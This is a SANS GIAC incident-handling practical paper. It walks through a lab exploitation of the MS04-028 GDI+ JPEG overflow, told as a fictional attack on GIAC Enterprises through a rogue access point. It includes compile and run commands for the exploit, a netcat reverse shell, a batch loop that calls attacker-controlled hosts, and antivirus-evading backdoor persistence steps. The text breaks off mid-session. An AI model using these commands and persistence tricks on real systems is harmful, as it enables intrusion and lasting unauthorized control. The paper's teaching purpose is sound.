Global Information Assurance Certification Paper

Wardriving into GIAC Enterprises with JPEG's

GCIH V4 (Revised August 31, 2004)

ADMINISTRIVIA Version 2.9 (Revised August 2004)

Date Submitted January 5, 2005

By William K. Hollis

.

"Security and Convenience are typically at opposite poles. It is only the exceptional systems that are easy to access and operate yet still secure." – Ken Hollis

Abstract

This paper describes a computer exploit in a lab environment (Option one of the GCIH practical assignment). To create an air of realism the paper was written around how a GIAC Enterprises computer was exploited, the incident handling process and finally lessons learned.

GIAC Enterprises sells fortune cookie sayings. External testers have never been able to exploit the computers in the GIAC DMZ. A description of the network can be found at William K Hollis, GIAC Enterprises Network Security. URL: http://www.giac.org/practical/GCFW/William_Hollis_GCFW.pdf January 2004 (accessed October 31, 2004)[iii].

Unfortunately GIAC IT has had little success convincing upper management that user control is needed to help with computer security. Users are told that they cannot purchase "IT" equipment, but circumvent this by purchasing the equipment on company credit cards and calling it something like "power tools".

Larry User is one user that has always presented problems to GIAC IT. Larry received a new Dell computer from IT. The machine was imaged with the Corporate Windows 2000 configuration. The computer was originally licensed for Windows XP professional. When a new computer was installed in Larry's office the technician carelessly included the Windows XP SP1 OS CD that came with the computer documentation.

.

Larry had an older laptop running Windows 2000 in his office that kept on crashing when he used it. He wanted to use the computer at home and in the office. When Larry found the Dell Windows XP SP1 CD he decided to "upgrade" the OS on his laptop. He named the computer PEBKAC. The OS upgrade worked perfectly. (Note: Each Dell Windows XP SP1 CD has the key embedded in the CD and can be loaded / registered on only one computer, but it does not have to be a Dell computer). For this setup to be as convenient as possible, Larry hooked a Linksys switch into his ethernet jack, bought a Linksys WAP11 (just like the WAP (Wireless Access Point) he had at home) and connected the WAP to the Linksys switch. Finally Larry connected a wireless card to his laptop. See "Network Diagram" for this setup.

Statement Of Purpose

This paper will describe the exploit Microsoft vulnerability MS04-028, Microsoft, "Microsoft Security Bulletin MS04-028: Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)". URL: http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx September 2004 (Accessed October 31, 2004), / CAN 2004-0200, Common Vulnerabilities and Exposures Mitre Corporation, "CAN-2004-0200 (under review)". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200 2004 (Accessed October 31, 2004). Additionally this paper will emphasize the importance of user education in maintaining security.

Part of the point of this exercise is to use (in the spirit of the SANS classes) as much freeware software as possible. The exploit was freely offered. This code was compiled on a Windows machine using a free compiler from Borland (see Appendix A and the section "Exploiting The System"). All of the tools that B@dGrrl uses are freeware. This paper uses the analogy of pulling on a string to unravel the whole sweater. If a computer is not patched, over time the published vulnerabilities that can be used to exploit the computer increase. If a computer is remotely accessible, whether that be via network, e-mail or the user making a http connection, then that computer is vulnerable.

The entire point of this exploit is to achieve and maintain control of the target machine. The specific exploit requires that a JPEG arrive on the users machine via e-mail or a shared volume. The user is not required to open the JPEG. As the users cursor passes over the JPEG Windows XP attempts to display the "thumbnail" and the exploit is triggered.

In the real world the script kiddie would have a compromised machine waiting for the connection. A script would be waiting to immediately download the files needed to keep contact with the compromised machine.

Since this is a lab example, after the JPEG has transferred to the compromised machine, it simply connects to the malicious lab machine when the exploit is triggered. When the connection is made, files are downloaded to maintain the control desired.

.

The Exploit

Name

JpegOfDeath.C V0.5. See Appendix B for the source code.

The CVE number is CAN 2004-0200, Common Vulnerabilities and Exposures Mitre Corporation, "CAN-2004-0200 (under review)". URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200 2004 (Accessed October 31, 2004)

The CERT number is TA04-260A. CERT, " US-CERT Technical Cyber Security Alert TA04-260A -- Microsoft Windows JPEG component buffer overflow". URL: http://www.us-cert.gov/cas/techalerts/TA04-260A.html September 2004 (Accessed October 31, 2004).

The original vulnerability was released to BugTraq by Nick DeBaggis, " SecurityFocus HOME Mailing List: BugTraq". URL: http://www.securityfocus.com/archive/1/375204 September 14, 2004 (Accessed October 31, 2004).

This exploit (specifically) was released to BugTraq by John Bissell, " SecurityFocus HOME Mailing List: BugTraq ". URL: http://www.security-focus.com/archive/1/376320/2004-09-22/2004-09-28/0 September 23, 2004 (Accessed October 31, 2004).

There are many additional exploits that are circulating, some are as follows:
M4Z3R, "OpenNET security: [EXPL] JpegOfDeath - an Advanced JPEG (GDI+) Exploit". URL: http://linux.opennet.ru/base/exploits/1097080690_1835.txt.html October 6, 2004 (Accessed October 31, 2004).
Javier Falbo, "OpenNET security: Example of JPG Exploit & Shellcode". URL: http://linux.opennet.ru/base/exploits/1096043890_1675.txt.html September 22, 2004 (Accessed October 31, 2004).
FoToZ, "OpenNET security: [EXPL] Buffer Overrun in JPEG Processing (GDI+) Exploit ". URL: http://linux.opennet.ru/base/exploits/1095871090_1653.txt.html September 22, 2004 (Accessed October 31, 2004).
Elia Florio, "FullDisclosure: MS04-028 Exploit PoC II - Shellcode=CreateUser X in Administrators Group". URL: http://seclists.org/lists/fulldisclosure/2004/Sep/0840.html September 22, 2004 (Accessed October 31, 2004).

Operating System

This exploit crossed the boundaries of almost all the Microsoft operating systems. The operating systems affected are as follows (somewhat abbreviated as this is a long list, combined from the lists at Microsoft " Microsoft Security Bulletin MS04-028: Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)". URL:

.

http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx October 12, 2004 (accessed October 31, 2004) and CERT " US-CERT Technical Cyber Security Alert TA04-260A -- Microsoft Windows JPEG component buffer overflow ". URL: http://www.us-cert.gov/cas/techalerts/TA04-260A.html September 16, 2004 (Accessed October 31, 2004)):

- Microsoft XP SP1
- Microsoft XP 64 Bit SP1
- Microsoft XP 64 Bit Version 2003
- Microsoft Server 2003
- Microsoft Server 2003 64 bit
- Microsoft Internet Explorer SP1
- Microsoft Office XP, Office XP SP2 and SP3 (and all MS Office Applications)
- Microsoft Office 2003
- Microsoft Project and MS Project SP2
- Microsoft Visio 2002 SP2
- Microsoft Visio 2003
- Microsoft Visual Studio .Net 2002 (and applications)
- Microsoft Visual Studio .Net 2003 (and applications)
- Microsoft .Net Framework V1 SP2 and V1.1
- Microsoft Picture it! 2002 and Version 7
- Microsoft Greetings 2002
- Microsoft Digital Image Pro and Suite version 7 and 9

While other Microsoft operating systems are not vulnerable, they may become vulnerable if software using the GDI+ code is installed on the computer, for example a computer with the Microsoft 2000 operating system will become vulnerable if Microsoft Office XP Service Pack 2 is installed and the updates to the software are not downloaded.

In this specifically case Windows XP, Service Pack 1 was the operating system exploited. In addition the "My Pictures" folder was shared for everyone to access. This was performed by (see http://digital.net/~gandalf/screens.htm):

1. Under "My Documents" Right click on the "My Pictures" Folder and select "Sharing And Security …"
2. Click on "If you understand the security risks but want to share … Click here"
3. Enable File Sharing window pops up, click on "Just Enable File Sharing"
4. Make sure that "Share The Folder on this network" and "Allow network users to change my files" have check boxes and put the name "Share" in the blank."

Protocols / Services / Applications

This exploit depends on having access to a machine that has Microsoft's Graphic Device Interface Plus (GDI+) with a buffer overflow vulnerability. The following

.

Microsoft DLL's were noted by Nick DeBaggis (see next paragraph) to have this vulnerability:

- gdiplus.dll 5.2.3790.0
- gdiplus.dll 5.1.3100.0
- gdiplus.dll 5.1.3097.0
- gdiplus.dll 5.1.3079.3

When the header of the comments section of the JPEG is parsed, if a JPEG is specially crafted with a comment field length of 0 or 1 a buffer overflow condition exists. A very detailed explanation can be found at Nick DeBaggis, " SecurityFocus HOME Mailing List: BugTraq". URL: http://www.securityfocus.com/archive/1/375204 September 14, 2004 (Accessed October 31, 2004). The list of Microsoft OS's that is affected is extensive and can be viewed at the CERT URL listed in the section "Name".

Nick DeBaggis gives a very nice description of the exploit:

> "The problem is GDIPlus normalizes the COM length prior to checking it's value; a starting length of 0 becomes -2 after normalization (0xFFFE unsigned), this value is converted to the 32 bit value 0xFFFFFFFE and is eventually passed on to memcpy which attempts to copy ~4G bytes into heap memory.
>
> eEye Digital Security analyzed the bug and found that heap management structures are left in an inconsistent state with execution eventually reaching heap unlink instructions within RTLFreeHeap with EAX pointing to a pointer to data we control and we have direct control of EDX."[iii]

Description

The vulnerability exists because the GDI+ DLL did not perform proper data input validation. The code accepted any user input as "valid" and did not perform a sanity check on the number in the comment header size of a input file after the number was normalized. "Normalized" means that you know that a value given should have a specific number added to or subtracted from to correct the number. In this case there were two bytes in the header plus the size of the comment, so every comment should have had (as a minimum number) a 2. A 2 would have indicated a comment size of 0. The error is that if this number was 0 then 2 was subtracted leaving a negative 2, if this number was 1 then a negative 1 was the result. When this negative number was dropped into a integer function (no sign) it became a very big number (0xFFFFFFFE or 0xFFFFFFFF), around 4 Gigabytes. This caused a buffer overflow condition when the code tried to do a memory copy of a very large chunk of memory into heap memory.

EAX and EDX are both 32-bit registers on Intel CPU's. There are six of these registers EAX, EBX, ECX, EDX, ESI and EDI. What the cryptic paragraph above is telling you is that EAX is a pointing to a pointer. The exploit code has control of the data that EAX is (indirectly) pointing to, and direct control of EDX. Therefore the exploit code can stuff code into the data it controls (EAX pointers pointer) and then when the RTLFreeHeap

.

unlink instructions are hit (i.e. when the software tries to free the heap, Microsoft " Win32 Q & A -- MSJ, September 1996 " and " Under the Hood, MSJ December 1997" URL's http://www.microsoft.com/msj/archive/s202b.aspx September 1996 and http://www.microsoft.com/msj/1297/hood1297.aspx December 1997 (Accessed November 1, 2004)), the EAX pointer points to the exploit code. Since a NOOP sled is involved in the exploit, this obviously means that the pointer is pointing to a "general vicinity" and not a specific address, thus the need for the code to NOOP into the exploit code.

The user does not have to choose to view the JPEG, just moving the cursor across the file in a folder will trigger the exploit.

When this buffer overflow is triggered a standard NOOP sled (See Appendix B section "char setNOPs1" and "char setNOPs2") slides the exploit into the bind or reverse shell code. Depending on the code chosen, the exploit passes control of the code to either bind on a specified port (See Appendix B section "char bind_shellcode") or send a reverse shell on specified port out to a remote machine (See Appendix B section "char reverse_shellcode").

If the bind code is specified a port is opened on the machine until the error message is closed or the screen refreshes. This does not make this option very useful, This was tested on a Windows XP, SP1 operating system.

If the reverse shell code is specified the vulnerable machine reaches out and contacts a remote machine. If NetCat is running on the remote machine on the specified port then a command line is presented to that remote machine. From there the attacker has the ability to execute any command from the remote machine.

Signatures of attack

The only signature of this attack for the computer user is that the computer screen resets (goes blank of anything except the backdrop) and all the icons reappear every time the cursor is passed over the malicious JPEG document. Since the user may or may not be a computer professional, they may just ignore this as strange operating system behavior. Other than that the computer appears to operate normally.

If the user is computer savvy and suspects something is going on, they might bring up the TCPView software (discussed later in this paper) and see which programs are using what ports.

A smart attacker would use a "common" port like http, port 80, for the outbound connection. This would be virtually undetectable on the network level unless every web site the company used was listed and all others blocked and logged.

The IDS **could** have a rule set up that if traffic on port 80 outbound does not follow the "standard" Get http protocol then the IDS would alert. The snort http inspect module

.

might be able to detect "if port 80 traffic and no legal http fields parsed then alert". Indeed this would be a very useful rule to detect a variety of anomalous traffic.

In addition, if this vulnerability were exploitable under Windows XP SP2 it would still work. The Windows XP SP2 firewall software will warn users if software is attempting to open a service (Listen) on a specific port, but allows all outbound connections without question. Malware that "reaches out and touches" someone will still work. If the intention is to compromise a Microsoft XP SP2 machine, set up a batch file in a startup directory with a path to the NetCat executable and execute the following command every time:

```
:Loop
c:\path\nc <IP address of a machine under your control> 80 –w 1000
c:\path\nc <IP address of a second machine under your control> 80 –w 1000
Etc for as many machines you need for backup
goto Loop
```

This sends a connection out port 80 (http, a "common" port, security through obscurity) so that the machine that is compromised connects to a computer controlled by the script kiddie, it waits for 1000 seconds (about 15 minutes) then tries the next machine. The loop starts this all over again trying to connect. This bypasses the built-in Microsoft Windows firewall. This could also be used where the attacker has access to a machine inside a firewall for only a short amount of time and needs to bypass a corporate firewall.

Because this file resides on the attacked computer a detectable "signature" does not exist on the network. The only way to detect this exploit is to have up-to-date antivirus software running on every computer on the network. "Larry User" does not have access to the corporate antivirus having rebuilt his laptop, and doesn't feel that antivirus is necessary, so nothing is in place to prevent this issue.

Stages of the Attack Process

Reconnaissance

B@dGrrl walks around downtown area with her laptop and finds hundreds of Wireless Access Points (WAP), many unsecured. B@dGrrl wants to exercise some of her newly acquired script kiddie skills. This is practice to show her 31!t3 (elite) buddies that she knows what she was doing. She has already compromised a few home computers, but those networks were not interesting, nor did they offer many computers. What she needs is a corporate computer network where she can find many computers. Any low hanging fruit would suffice.


B@dGrrl does some wardriving and warwalking, finds an appropriate spot to stop when she finds an open access point. Unfortunately, the open access point happens to be a WAP that was installed at GIAC Enterprises by Larry User. Of course the "default" install was used with a default SSID and no WEP. Fortunately for B@dGrrl, her access

.

point is located at "Café Mocha". She settles in… B@dGrrl likes Double Espresso Latte … Wired up and wireless at the same time.

Scanning

Scanning (Part 1):
Scanning is completed in two phases. First B@dGrrl looks for an exploitable computer, gains access, then uses that computer as a platform to launch her scans. As soon as her wireless card connects into the network and gets a DHCP address of 10.32.1.239, B@dGrrl starts scanning using Massimiliano Montoro, "Cain and Abel". URL: http://www.oxid.it/cain.html 2004 (Accessed November 1, 2004). This tells her that PEBKAC looks like a XP Service Pack 1 computer:



Next B@dGrrl uses Windump. Because this is a Microsoft Network all of the machines are more than happy to exchange information as seen in this conversation between B@dGrrl (10.32.1.239) and PEBKAC (10.32.1.189):

```
C:\Practical>windump -vvv -n -X -s 1500
windump: listening on \Device\NPF_{F3103779-F79A-43E2-82AE-5954EEDFF9E0}
07:48:56.274605 IP (tos 0x0, ttl 128, id 293, len 48) 10.32.1.189.1040 > 10.32.1.239.139: S [tcp
sum ok] 2692549797:2692549797(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 0125 4000 8006 e1b7 0a20 01bd        E..0.%@.........
0x0010   0a20 01ef 0410 008b a07d 0ca5 0000 0000        .........}......
0x0020   7002 faf0 be85 0000 0204 05b4 0101 0402        p...............
<snip>
07:48:56.280798 IP (tos 0x0, ttl 128, id 296, len 252) 10.32.1.189.1040 > 10.32.1.239.139: P [tcp
sum ok] 210:422(212) ack 94 win 64147 (DF)
0x0000   4500 00fc 0128 4000 8006 e0e8 0a20 01bd        E....(@.........
0x0010   0a20 01ef 0410 008b a07d 0d77 7e25 c73e        .........}.w~%.>
0x0020   5018 fa93 5214 0000 0000 00d0 ff53 4d42        P...R........SMB
0x0030   7300 0000 0018 07c8 0000 0000 0000 0000        s...............
0x0040   0000 0000 0000 fffe 0000 1000 0cff 00d0        ................
0x0050   0004 110a 0000 0000 0000 002f 0000 0000        ............./....
0x0060   00d4 0000 a095 004e 544c 4d53 5350 0001        .......NTLMSSP..
0x0070   0000 0097 b208 e009 0009 0026 0000 0006        ...........&....
0x0080   0006 0020 0000 0050 4542 4b41 4357 4f52        .......PEBKACWOR
0x0090   4b47 524f 5550 5700 6900 6e00 6400 6f00        KGROUPW.i.n.d.o.
0x00a0   7700 7300 2000 3200 3000 3000 3200 2000        w.s...2.0.0.2...
0x00b0   3200 3600 3000 3000 2000 5300 6500 7200        2.6.0.0...S.e.r.
0x00c0   7600 6900 6300 6500 2000 5000 6100 6300        v.i.c.e...P.a.c.
0x00d0   6b00 2000 3100 0000 5700 6900 6e00 6400        k...1...W.i.n.d.
0x00e0   6f00 7700 7300 2000 3200 3000 3000 3200        o.w.s...2.0.0.2.
0x00f0   2000 3500 2e00 3100 0000 0000                  ..5...1.....
```

Ah, this says so much. Cain and Abel and the Windump both agree that this machine is a Windows 2002 (Windows XP) Service Pack 1, an exploitable machine.

Exploiting The System

There are many vulnerabilities that can exploit an unpatched system. There are several

.

recent exploits that can take over a Windows XP SP1 computer. finding the exploit is not the hard part, it is choosing which exploit to use :-). Some recent exploits include a ready made exploit (no compiling necessary) by Berend-Jan Wever "MSIE <IFRAME> and <FRAME> tag NAME property bufferoverflow PoC exploit". URL: http://www.securityfocus.com/archive/1/380175/2004-10-31/2004-11-06/0 November 2, 2004 (Accessed November 3, 2003). Another exploit is HOD-ms04032-emf-expl2.c - (MS04-032) Microsoft Windows XP Metafile (.emf) Heap Overflow Bugtraq, "SecurityFocus BUGTRAQ Mailing List: BugTraq". URL: http://www.securityfocus.com/archive/1/378888/2004-10-16/2004-10-22/0 October 19, 2004 (Accessed November 2, 2004).. This allows an attacker to send a file that goes out to a web site and downloads an executable. To compile this use MinGW, " MinGW – Download" http://www.mingw.org/download.shtml 2004 (Accessed November 1, 2004). To compile this exploit install MinGW-3.1.0-1.exe and type the following commands:

```
C:\Practical>cd C:\MinGW\bin
C:\MinGW\bin>gcc -o HOD-ms04032-emf-expl2 HOD-ms04032-emf-expl2.c -lwsock32
```

The exploit that B@dGrrl chooses, however, is GDI+ JPEG Remote Exploit By John Bissell A.K.A. HighT1mes JpegOfDeath.c v0.5. She downloads the free Borland 5.5 compiler Borland " C++Builder Downloads Main Page" http://www.borland.com/products/downloads/download_cbuilder.html July 2004 (Accessed November 1, 2004). Then she downloads the code and compiles the exploit. Instructions for setting up the C++ command line compiler is in Appendix A. Compile the code:

```
C:\>startbc

C:\>PATH=C:\BCC55\BIN;C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem

C:\>DOSKEY /INSERT
C:\>bcc32 GDI.c
Borland C++ 5.5.1 for Win32 Copyright (c) 1993, 2000 Borland
GDI.c:
Warning W8071 GDI.c 269: Conversion may lose significant digits in function xor_data(unsigned char)
Warning W8084 GDI.c 351: Suggest parentheses to clarify precedence in function main(int,char * *)
Warning W8004 GDI.c 427: 'encoded_ip' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 307: 'p2' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 307: 'p1' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 304: 'encoded_port' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 302: 'raw_num' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 301: 'j' is assigned a value that is never used in function main(int,char * *)
Warning W8004 GDI.c 301: 'i' is assigned a value that is never used in function main(int,char * *)
Turbo Incremental Link 5.00 Copyright (c) 1997, 2000 Borland
C:\>
```

Now execute the code and build the JPEG. B@dGrrl chooses a name Grandkids.jpg (one of the files that this user already has in the shared folder) so that the user doesn't see a change to the files. Port 80 (http) is used to send out the command shell since this port is typically unmonitored. B@dGrrl uses the IP address of a computer she has already compromised on a cable network, but for this exercise the IP address of B@dGrrl's computer is the lab computer:

```
C:\>GDI -r 10.32.1.239  -p 80 grandkids.jpg
 +-------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |              September, 23, 2004                |
 +-------------------------------------------------+
  Exploit JPEG file grandkids.jpg has been generated!
```

.

```
C:\>
```

Now grandkids.jpg is copied onto the machine that will be attacked. When the user's cursor passes over the file, that computer will reach out and talk to the lab computer. Now a netcat listening session is started, waiting for a connection:

```
C:\Practical>nc -v -l -p 80
listening on [any] 80 ...
connect to [10.32.1.239] from PEBKAC [10.32.1.189] 1047
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Larry>
```

Now that the victim's computer has presented a command prompt B@dGrrl gets down to the business of Keeping Access and covering tracks. First (however) B@dGrrl runs Angry IP Scanner AngryZiber (Angry Zebra) "Angry IP scanner - program for analyzing networks". URL: http://www.angryziber.com/ipscan/ (Accessed November 1, 2004) from her computer to see what other computers might be "out there" and saves the results (Results truncated to save room):


```
This file was generated by Angry IP Scanner
Visit http://www.angryziber.com/ for the latest version
Scanned 10.32.1.0 - 10.32.1.255
10/19/2004 6:26:57 PM
IP                  Ping                Hostname
10.32.1.1           0 ms                N/A
10.32.1.2           Dead                N/S
<snip>
10.32.1.10          0 ms                N/A
10.32.1.11          Dead                N/S
<snip>
10.32.1.61          0 ms                N/A
10.32.1.100         0 ms                AD.GIAC.Com
10.32.1.101         0 ms                DNS.GIAC.Com
10.32.1.102         4 ms                MSExchange.GIAC.Com
10.32.1.103         Dead                N/S
<snip>
10.32.1.105         4 ms                Database.GIAC.Com
<snip>
10.32.1.115         0 ms                Websense.GIAC.Com
<snip>
10.32.1.122         0 ms                NMS.GIAC.Com
<snip>
10.32.1.189         0 ms                PEBKAC
10.32.1.239         0 ms                B@dGrrl
```

From past experience B@dGrrl knows that network devices do not show up in Windows Directories unless specifically put in the MS DNS, so she assumes that 10.32.1.10 and 10.32.1.61 are network devices.

This is the network drawing from GIAC enterprises William K Hollis "GIAC Enterprises Network Security". URL: http://www.giac.org/practical/GCFW/William_Hollis_GCFW.pdf January 2004 (Accessed November 3, 2004):

.

Network Diagram



.

Keeping Access


Since B@dGrrl has a command prompt she can keep access by two means
1) Putting Back Orifice in the startup to control the computer
2) Putting tini.exe in startup to give a backup route in case Back Orifice stops working for any reason

All of the below could (of course) be automated through the NetCat command via a input file / batch file so that as soon as the connection through the exploit is made the machine will be configured for the script kiddie.

First B@dGrrl puts Back Orifice and tini.exe in the Startup folder so that when she reboots the machine she will always have a connection.

Since tini.exe is detected by antivirus software by a signature that includes its port number, B@dGrrl changes the port number before she puts tini on the target machine. B@dGrrl also changes the name to look like something that should be in the startup, MessengerSU.exe.

First B@dGrrl uses Hexplorer from Marcin Dudek "icy's homepage". URL: http://artemis.wszib.edu.pl/~mdudek/ October 2004 (Accessed November 1, 2004) to change the port. B@dGrrl changes the default port of 7777 (0x1E61) to 8080 (0x1F90):



B@dGrrl downloads TFTP32 Philippe Jounin "tftpd32 home page". URL: http://tftpd32.jounin.net/ September 2004 (Accessed November 1, 2004). B@dGrrl sets up the tftp directory and waits for the compromised machine to connect. When the connection comes B@dGrrl does a TFTP copy from her machine to the All Users startup directory on the compromised machine. After that the attributes on the file are changed so that the file looks like a system file / read only file. Not only does this make the file disappear, when a DIR is done on the directory (although it still shows up in the Startup folder from the Start menu) it also makes the file "appear" to be a Windows System file which might make the user hesitate to delete this file. Finally, B@dGrrl checks the Floppy drive ("A:") and the CD-ROM drive ("D:") to make sure that they don't have any disks in them before she reboots the machine. After the reboot her tini listener will be ready to accept connections from her:

```
C:\Practical>nc -v -l -p 80
listening on [any] 80 ...
connect to [10.32.1.239] from PEBKAC [10.32.1.189] 1038

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Larry>cd "C:\Documents and Settings\All Users\Start
Menu\Programs\Startup"
```

.

```
cd "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>tftp -i 10.32.1.239 GET
MessengerSU.exe
tftp -i 10.32.1.239 GET MessengerSU.exe
Transfer successful: 3072 bytes in 1 second, 3072 bytes/s
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C19-2325
 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\Startup
10/20/2004  09:57 AM    <DIR>          .
10/20/2004  09:57 AM    <DIR>          ..
10/20/2004  09:57 AM             3,072 MessengerSU.exe
               1 File(s)          3,072 bytes
               2 Dir(s)  28,531,834,880 bytes free
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>attrib +s +r MessengerSU.exe
attrib +s +r MessengerSU.exe
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C19-2325
 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\Startup
10/20/2004  09:57 AM    <DIR>          .
10/20/2004  09:57 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  28,531,834,880 bytes free
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir a:
The device is not ready.

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir d:
The device is not ready.

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>shutdown -r -t 1
shutdown -r -t 1
C:\Documents and Settings\All Users\Start Menu\Programs\Startup>
C:\Practical>
```

After reboot B@dGrrl has access any time she needs it:

```
C:\Practical>nc 10.32.1.189 8080
ping 10.32.1.239
Pinging 10.32.1.239 with 32 bytes of data:
